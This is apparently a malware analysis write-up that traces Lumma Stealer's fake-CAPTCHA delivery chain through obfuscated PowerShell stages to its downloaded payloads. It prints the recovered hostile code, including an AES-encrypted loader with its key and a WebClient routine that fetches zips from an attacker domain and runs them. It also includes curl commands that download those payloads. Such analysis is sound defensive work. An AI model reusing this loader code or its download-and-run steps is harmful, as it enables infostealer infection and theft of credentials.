

# Malware Analysis - Lumma Stealer

By Bar Magnezi

Published: 2024-09-24 · Archived: 2026-04-05 18:11:22 UTC

Sample:

```
https://ch3[.]dlvideosfre[.]click/human-verify-system[.]html
```

## Background [Permalink](#)

Lumma Stealer (aka LummaC2 Stealer) is an information stealer that has been available through a Malware-as-a-Service (MaaS) model on Russian-speaking forums since at least August 2022. Once the targeted data is obtained, it is exfiltrated to a C2 server.

## Static Analysis - Stage 1 [Permalink](#)

This relatively new phishing technique, known as ‘self-pawn,’ uses social engineering to lure users into executing malicious commands by prompting them to click ‘I’m not a robot’ as shown in Figure 1.




Figure 1: I'm not a robots button

After pressing the button, it instructs the user to use the Run feature in Windows.




Figure 2: After Pressing The Button

After further inspection and using F12 to view the page source, I found a script section that contained Powershell code, as shown in Figure 2.




Figure 3: F12 To View Page Source

Then, I took the Base64-encoded string and decoded it using CyberChef. The output was a 'mshta' command that pointed to a new URL.




Figure 4: CyberChef Decoding

As shown in Figure 4, I used curl to download the file it attempts to run.




Figure 5: Curling To The New URL

## Static Analysis - Stage 2 [Permalink](#)



ATT&CK Tactic	ATT&CK Technique
COLLECTION	Clipboard Data T1115
DEFENSE EVASION	Modify Registry T1112
DISCOVERY	Application Window Discovery T1010 Query Registry T1012
EXECUTION	Shared Modules T1129

MBC Objective	MBC Behavior
ANTI-BEHAVIORAL ANALYSIS	Debugger Detection::Timing/Delay Check GetTickCount [B0001.032]
DISCOVERY	Code Discovery::Enumerate PE Sections [B0046.001]
EXECUTION	Install Additional Program [B0023]
OPERATING SYSTEM	Registry::Delete Registry Value [C0036.007] Registry::Query Registry Value [C0036.006] Registry::Set Registry Key [C0036.001]
PROCESS	Check Mutex [C0043] Create Mutex [C0042] Terminate Process [C0018]

Capability	Namespace
check for time delay via GetTickCount contain an embedded PE file read clipboard data find graphical window check mutex and exit terminate process query or enumerate registry value (5 matches) set registry value (4 matches) delete registry value enumerate PE sections parse PE header (3 matches)	anti-analysis/anti-debugging/debugger-detection executable/subfile/pe host-interaction/clipboard host-interaction/gui/window/find host-interaction/mutex host-interaction/process/terminate host-interaction/registry host-interaction/registry/create host-interaction/registry/delete load-code/pe load-code/pe

Figure 8: Using CAPA To Find Capabilities

This part made me suspicious that there was much more in the executable than I initially noticed. Using the strings command, I found one extremely large string. With a hex editor, I was able to locate it, as shown in Figure 9.

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
0000FFB0	30	65	30	74	30	7C	30	95	30	A4	30	B1	30	CE	30	22	0e0t0 0*0x0±0i0"
0000FFC0	31	27	31	3D	31	5B	31	67	31	84	31	88	31	A4	31	A8	l'l=1[lgl,,l'l#l`
0000FFD0	31	C4	31	C8	31	00	00	00	00	80	00	00	0C	00	00	1C	lÄlÈl...€.....
0000FFE0	32	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	2.....
0000FFF0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00010000	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00010010	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00010020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00010030	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00010040	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	3C	.....<
00010050	73	63	72	69	70	74	3E	0D	0A	74	77	65	3D	31	30	32	script>..twe=102
00010060	3B	45	77	72	3D	31	31	37	3B	5A	46	44	3D	31	31	30	;Ewr=117;ZFD=110
00010070	3B	62	77	52	3D	39	39	3B	6B	66	59	3D	31	31	36	3B	;bwR=99;kfY=116;
00010080	4E	72	6E	3D	31	30	35	3B	41	4E	4E	3D	31	31	31	3B	Nrn=105;ANN=111;
00010090	5A	68	6F	3D	33	32	3B	6E	43	54	3D	36	35	3B	65	58	Zho=32;nCT=65;eX
000100A0	6F	3D	38	35	3B	6E	64	42	3D	38	31	3B	56	67	45	3D	o=85;ndB=81;VgE=
000100B0	34	30	3B	73	4A	62	3D	31	30	36	3B	51	55	74	3D	37	40;sJb=106;QUt=7
000100C0	33	3B	72	50	6D	3D	34	31	3B	6E	6B	56	3D	31	32	33	3;rPm=41;nkV=123
000100D0	3B	4D	51	5A	3D	31	31	38	3B	66	59	59	3D	39	37	3B	;MQZ=118;fYY=97;
000100E0	44	54	50	3D	31	31	34	3B	71	52	75	3D	37	32	3B	59	DTP=114;qRu=72;Y
000100F0	76	69	3D	31	30	30	3B	50	6F	54	3D	36	31	3B	50	50	vi=100;PoT=61;PP
00010100	7A	3D	33	34	3B	54	55	68	3D	35	39	3B	4C	6B	73	3D	z=34;TUh=59;Lks=
00010110	31	30	33	3B	54	69	53	3D	31	31	39	3B	43	41	52	3D	103;TiS=119;CAR=
00010120	34	38	3B	78	52	48	3D	36	30	3B	4F	48	45	3D	34	36	48;xRH=60;OHE=46
00010130	3B	63	52	4D	3D	31	30	38	3B	70	43	73	3D	31	30	31	;cRM=108;pCs=101
00010140	3B	68	73	5A	3D	31	30	34	3B	4C	63	61	3D	34	33	3B	;hsZ=104;Lca=43;
00010150	53	58	56	3D	31	31	35	3B	57	73	76	3D	38	33	3B	73	SXV=115;Wsv=83;s
00010160	54	6E	3D	31	30	39	3B	66	6B	6C	3D	36	37	3B	78	6E	Tn=109;fkl=67;xn
00010170	51	3D	39	31	3B	63	61	64	3D	39	33	3B	61	41	67	3D	Q=91;cad=93;aAg=
00010180	34	35	3B	4F	6D	78	3D	35	37	3B	6D	65	52	3D	35	36	45;Omx=57;meR=56
00010190	3B	70	65	72	3D	31	32	35	3B	54	49	47	3D	31	32	31	;per=125;TIG=121
000101A0	3B	72	6A	63	3D	31	31	33	3B	76	62	59	3D	34	39	3B	;rjc=113;vbY=49;
000101B0	4C	57	6F	3D	34	34	3B	51	77	68	3D	35	35	3B	62	73	LWo=44;Qwh=55;bs
000101C0	4F	3D	35	30	3B	62	45	53	3D	35	31	3B	76	6B	62	3D	O=50;bES=51;vkb=
000101D0	35	34	3B	74	44	6B	3D	35	32	3B	59	6B	4F	3D	35	33	54;tDk=52;YkO=53
000101E0	3B	64	43	6F	3D	37	34	3B	77	4D	63	3D	31	32	32	3B	;dCo=74;wMc=122;
000101F0	66	46	45	3D	38	38	3B	6E	68	7A	3D	37	39	3B	45	4F	ffe=88;nHz=79;EO
00010200	65	3D	39	38	3B	73	79	71	3D	38	32	3B	76	61	72	20	e=98;syq=82;var
00010210	4B	6C	6C	20	3D	20	53	74	72	69	6E	67	2E	66	72	6F	Kll = String.fro
00010220	6D	43	68	61	72	43	6F	64	65	28	74	77	65	2C	45	77	mCharCode (twe, Ew
00010230	72	2C	5A	46	44	2C	62	77	52	2C	6B	66	59	2C	4E	72	r, ZFD, bwR, kfY, Nr
00010240	6E	2C	41	4E	4E	2C	5A	46	44	2C	5A	68	6F	2C	6E	43	n, ANN, ZFD, Zho, nC
00010250	54	2C	65	58	6F	2C	6E	64	42	2C	56	67	45	2C	73	4A	T, eXo, ndB, VgE, sJ
00010260	62	2C	51	55	74	2C	74	77	65	2C	72	50	6D	2C	6E	6B	b, QUt, twe, rPm, nk
00010270	56	2C	4D	51	5A	2C	66	59	59	2C	44	54	50	2C	5A	68	V, MQZ, fYY, DTP, Zh
00010280	6F	2C	74	77	65	2C	71	52	75	2C	59	76	69	2C	50	6F	o, twe, qRu, Yvi, Po
00010290	54	2C	5A	68	6F	2C	50	50	7A	2C	50	50	7A	2C	54	55	T, Zho, PPz, PPz, TU
000102A0	68	2C	74	77	65	2C	41	4E	4E	2C	44	54	50	2C	5A	68	h, twe, ANN, DTP, Zh
000102B0	6F	2C	56	67	45	2C	4D	51	5A	2C	66	59	59	2C	44	54	o, VgE, MQZ, fYY, DT

Figure 9: Using HxD

As marked in Figure 9, it contained a “script” tag. This script was extracted for further investigation.





```
1 powershell.exe -w 1 -ep Unrestricted -nop
2 function fALRGP ($pwdFlpyc)
3 {
4     return -split ($pwdFlpyc -replace '.', '0x%& ')
5 }
6
7 $sXJdkou = fALRGP (
8 '1ED9E7E7C0BC58E01C97ED1B217259699A7FB50C89A75F1013B0926358911C84AF0B2F01564A4E7775222C29B16D93E59D105A54F2122F73725DAA76713C36496FEDBD9177C8FB40D3B3
9 60947EA24A13E80AC5710A2F3865653A4F0C0BC33E579FE033F8A2BF3F56095F7502A89B90FA05B74B88441E9537C0DB95B6696F01CC47C041B82A512BB7B5634C0B8339A0A8E5C14F83E
10 AB527A3A1A38CD63BD85F64D7511F54B70F4DD987172FB031CF593A3D5B5F601C2741595CE3711EA366B8536D74D96C40BFD48F5B4A9C3D979E3C8078E38504B7C90029958352A5A3D
11 3E2EE5C29DB825A5451C9929AE10FCA6F0C2B0C1B0C0E0E15230B804FE9BDE07604ECF542B23886EE92416A32232DC7BCB03F9AC216039BF60E1708E688C4E47EB511D8541E04AC13
12 81CD4D3D9E4A3D9BF2ACFFE42FD8183EF86C64557E2102096FC70CEED411EBE81866A12B9D6306FBD2A8E3E924C5BBAA1E216537E7480E45521CFD13D554B5B59669717952E2681DFCC
13 973483EAAD17AD221830EED8F8268E18FBF29CF58CB4524C37988FB474F627CBA78BD66DA01459EC6F05AFA620BC06A9703AB50C1679DC47C4854FD03A6B2077AD58255B5A5C92C6B
14 8ADBEE2DA33980BCE2F541523D8E786E32E61879C0C277836F07CB3D6F7380BE60E0A9D760B298B810A28BDDEE868B263DA6088354458020191A6D295DDDFCF0762D959FEE24FBAB
15 3806D6EF31D06C38A504C0F4DB6D83CDEC6ED744B7FA731D68ADCBA2D1351F4DCFE1CC850B2520E3195911893FE5F88661EA4DE604851C08CE8D8E0C2127DF6B9B23AB39E3372D38
16 90B6A7B7BAAB4A528CA0E0F73B742AF32F57D5649E3CE3F3E62DB86F2031E000D31CC127DFAE540E2EA501151B0D87E5BA4A8B4641619F291A1E2B72320170EAS967DB6509F7401917
17 2408598156FE3A410CBB29414D79E72050856021066C2B55B9F63C4AB84B5476DB6DA3987DD4E66ABAE540EB3130EDB8ED3404467100D89B8AB9D2C2F1A9A2A216714CEFC4BF82A2AC1
18 614D5000639C63402B01DF5D9FB418B3493D1E74D655A172C1A11847B062D4B35491CD35E5E874DA423983012B7B4F3374F691EE49E2E452D9527F7A1E0ABD496A8F8827C43AC455D34
19 1BB55A9092A980A74D19184C65841AF9A809CFCB84AB98D3CAA1524A15BDFCA0E2EB1077DFF56A6F1C9A8F6373FAAFFB35BBCA492C3898B2A7094B0492D292DB89B1381405AFF42323B26
20 DDB7E0819D8C38D4146456FC61DB9877F6B3220357F9B4839B6F0FFC520E84931A8E93B5C96C63526E6A5C29C6D37D9F9E4AF57EC9F03D1D2071080F7602DD89B1381405AFF42323B26
21 E4C6A96316FE9162759C1D0044C964304EA2EE7791C7EB581C87D4842E296BF819FF8C8F06A9D3A1F897ED513EE87767B44ED62516BF9A82A8A0112B3C7EC9D272797CE43875B4411C
22 CD619EF80EE006013616806B4310E301525FE8F5799BC69077FDFC780C7B0BD329E9AFAF690B5A5ADFFFEFE299681CDA5B18EB506187C9897294719E2D6BCACFE2ACA37036A25FE6
23 CD20C561244BFB1F961C6F259FF388212A12F99E42671F7138E467CDD8E2840DB4FB3DC33CD2686687C118B5DDB3FE0626CC937D0FBE4C38E6A8AD2237B1F54787ED27944BA81FCF982
24 F9F1E37D4969B0E713D4962E83EC7BAE06C437C959D4B93A91E2B161EA77CDD49E0CA0A7299FF02B4A6E426AC8D3AEB6D97F933655B9B346A2D6D8BAC6B9C844579C3F5825A270907A
25 50AC94FB067E73FA78452E4D0B042AAFF7BC71051656629F415B03721250E69911940123300D55C998BE2637557232ACAF78B18004885199B8E26535CBA886BB30CB7014ADA
26 ECB1DB27E6E417A57D72D6C74AA389606C7F74DA9431C50E23F85A199CB384FC3488304279C3872351B5C46E2E2DEA06BF513DEE4BC91484C860F1E0A935D99B1360F8BD2E1B84DB10B8
27 6C05A4832A615CCDF9499C248DBB);
28
29 $VcUSD = [System.Security.Cryptography.Aes]::Create();
30 $VcUSD.Key = fALRGP('49757A76716945564116B6452535A6D51');
31 $VcUSD.IV = New-Object byte[] 16;
32
33 $vbsLKGQp = $VcUSD.CreateDecryptor();
34 $ORtZmAdDz = $vbsLKGQp.TransformFinalBlock($sXJdkou, 0, $sXJdkou.Length);
35 $mnnZGXTrT = [System.Text.Encoding]::Utf8.GetString($ORtZmAdDz);
36
37 $vbsLKGQp.Dispose(); & $mnnZGXTrT.Substring(0,3) $mnnZGXTrT.Substring(3)
```

Figure 15: Cleaned PS Script

As marked in Figure 15, AES cryptography is applied to the 'fALRGP' variable. I used CyberChef to decrypt this variable using the provided Key and IV.

The CyberChef interface shows an 'AES Decrypt' recipe. The 'Key' field contains the hex string '49757A76716945564116B6452535A6D51' and the 'IV' field contains '000000000000000000000000'. The 'Output' section displays the decoded PowerShell code:

```
[&function Ctr($SkI, $XjH) {[IO.File]::WriteAllBytes($SkI, $XjH)};function oC($SkI) {$Soha = $env:Temp;Expand-Archive -
Path $SkI -DestinationPath $Soha;Add-Type -Assembly System.IO.Compression.FileSystem;$zipFile =
[IO.Compression.ZipFile]::OpenRead($SkI);$ltI = ($zipFile.Entries | Sort-Object Name | Select-Object -First 1).Name;$FDVh)
- Join-Path $Soha $ltI;start $FDVh };function vj($vI) {$vB = New-Object (adn
@{8813,6836,6851,6781,6822,6836,6833,6802,6843,6840,6836,6845,6851});[Net.ServicePointManager]::SecurityProtocol =
[Net.SecurityProtocolType]::Tls12;$XjW = $vB.DownloadData($vI);return $XjH};function aDh($pK)
{($pK-6735;$CLh-$Null);foreach($F13 in $pK){$CLh[($Char]($F13-$Map)};return $CLh};function PaP($SLVg = $env:Temp +
';';$hyFWZ1FL = $SLVg + 'k1.zip'; if (Test-Path -Path $hyFWZ1FL){oC $SLVg};}elseif ($SLVg = $env:Temp +
'@{839,6851,6851,6847,6850,6793,6782,6782,6853,6836,6849,6840,6837,6781,6835,6843,6853,6840,6835,6836,6846,6850,6837,6849,6
836,6781,6834,6843,6840,6834,6842,6782,6810,6784,6781,6857,6840,6847}); Ctr $hyFWZ1FL $IIMVX;oC $hyFWZ1FL};$XjUoAffCn =
$SLVg + 'k2.zip'; if (Test-Path -Path $XjUoAffCn){oC $XjUoAffCn};}elseif ($XZKOV = vj) {adn
@{839,6851,6851,6847,6850,6793,6782,6782,6853,6836,6849,6840,6837,6781,6835,6843,6853,6840,6835,6836,6846,6850,6837,6849,6
836,6781,6834,6843,6840,6834,6842,6782,6810,6785,6781,6857,6840,6847}); Ctr $XjUoAffCn $mZKOV;oC $XjUoAffCn};};PhP;
```

Figure 16: CyberChef Recipe

The output from CyberChef was another obfuscated PowerShell code. The script was modified slightly and disarmed to output three key variables.

```
1 function aDN($rqK)
2 {
3     $Xep=6735;
4     $CLh=$Null;
5     foreach($FIj in $rqK)
6     {
7         $CLh+=[char]($FIj-$Xep)
8     };
9     return $CLh
10 }
11 $MFB = New-Object (aDN @(6813,6836,6851,6781,6822,6836,6833,6802,6843,6840,6836,6845,6851));
12
13 $IIMUYX = (aDN @(6839,6851,6851,6847,6850,6793,6782,6782,6853,6836,6849,6840,6837,6781,6835,6843,6853,6840,6835,6836,6846,6850,6837,6849,6836,6781,6834,6843,6840,6834,6842,6782,6810,6784,6781,6857,6840,6847));
14
15 $mZEXOY = (aDN @(6839,6851,6851,6847,6850,6793,6782,6782,6853,6836,6849,6840,6837,6781,6835,6843,6853,6840,6835,6836,6846,6850,6837,6849,6836,6781,6834,6843,6840,6834,6842,6782,6810,6785,6781,6857,6840,6847));
16
17 Write-Output ("First Deobfuscate: " + $MFB)
18 Write-Output ("")
19 Write-Output ("Second Deobfuscate: " + $IIMUYX)
20 Write-Output ("")
21 Write-Output ("Third Deobfuscate: " + $mZEXOY)
```

Figure 17: Modified PS Code

```
PS C:\Users\0x\Desktop\New folder > .\test3.ps1
First Deobfuscate: System.Net.WebClient
Second Deobfuscate: https://verif.dlvideosfre.click/K1.zip
Third Deobfuscate: https://verif.dlvideosfre.click/K2.zip
```

Figure 18: Output Of The Modified PS Code

### Static Analysis - Stage 3 [Permalink](#)

Using the Curl command, I was able to download the two zip files for further inspection.

```
C:\Users\0x\Desktop>curl https://verif.dlvideosfre.click/K1.zip --output out1.zip
% Total % Received % Xferd Average Speed Time Time Time Current
 Dload Upload Total Spent Left Speed
100 4326k 100 4326k 0 0 3674k 0 0:00:01 0:00:01 --:--:-- 3679k

FLARE-VM Mon 09/23/2024 1:49:01.75
C:\Users\0x\Desktop>curl https://verif.dlvideosfre.click/K2.zip --output out2.zip
% Total % Received % Xferd Average Speed Time Time Time Current
 Dload Upload Total Spent Left Speed
100 13.5M 100 13.5M 0 0 5907k 0 0:00:02 0:00:02 --:--:-- 5910k
```

Figure 19: Using Curl

Inside the first zip file, there were five legitimate DLLs, while the second zip file contained a single EXE, which I focused on for analysis.

imports (136)	flag (27)	first-thunk-original (INT)	first-thunk (IAT)	hint	group (11)	technique (7)	type (8)
<a href="#">GetCurrentProcessId</a>	x	0x000000000000D2A76	0x000000000000D2A76	553 (0x0229)	reconnaissance	T1057   Process Discovery	implicit
<a href="#">GetThreadContext</a>	x	0x000000000000D2B84	0x000000000000D2B84	783 (0x030F)	reconnaissance	T1055   Process Injection	implicit
<a href="#">GetThreadPriority</a>	x	0x000000000000D2BC8	0x000000000000D2BC8	793 (0x0319)	reconnaissance	-	implicit
<a href="#">QueryPerformanceFrequency</a>	x	0x000000000000D2CE8	0x000000000000D2CE8	1132 (0x046C)	reconnaissance	-	implicit
<a href="#">VirtualAlloc</a>	x	0x000000000000D2F00	0x000000000000D2F00	1486 (0x05CE)	memory	T1055   Process Injection	implicit
<a href="#">VirtualProtect</a>	x	0x000000000000D2F1E	0x000000000000D2F1E	1492 (0x05D4)	memory	T1055   Process Injection	implicit
<a href="#">WriteFile</a>	x	0x000000000000D2FB2	0x000000000000D2FB2	1567 (0x061F)	file	-	implicit
<a href="#">GetCurrentProcess</a>	x	0x000000000000D2A62	0x000000000000D2A62	552 (0x0228)	execution	T1057   Process Discovery	implicit
<a href="#">GetCurrentThread</a>	x	0x000000000000D2A8C	0x000000000000D2A8C	556 (0x022C)	execution	-	implicit
<a href="#">GetCurrentThreadId</a>	x	0x000000000000D2AA0	0x000000000000D2AA0	557 (0x022D)	execution	T1057   Process Discovery	implicit
<a href="#">GetEnvironmentStringsW</a>	x	0x000000000000D2AB6	0x000000000000D2AB6	587 (0x024B)	execution	-	implicit
<a href="#">OpenProcess</a>	x	0x000000000000D2C8C	0x000000000000D2C8C	1069 (0x042D)	execution	T1055   Process Injection	implicit
<a href="#">RtlLookupFunctionEntry</a>	x	0x000000000000D2D94	0x000000000000D2D94	1230 (0x04CE)	execution	-	implicit
<a href="#">SetProcessAffinityMask</a>	x	0x000000000000D2E06	0x000000000000D2E06	1345 (0x0541)	execution	-	implicit
<a href="#">SetThreadContext</a>	x	0x000000000000D2E3A	0x000000000000D2E3A	1368 (0x0558)	execution	T1055   Process Injection	implicit
<a href="#">SuspendThread</a>	x	0x000000000000D2E9C	0x000000000000D2E9C	1418 (0x058A)	execution	T1055   Process Injection	implicit
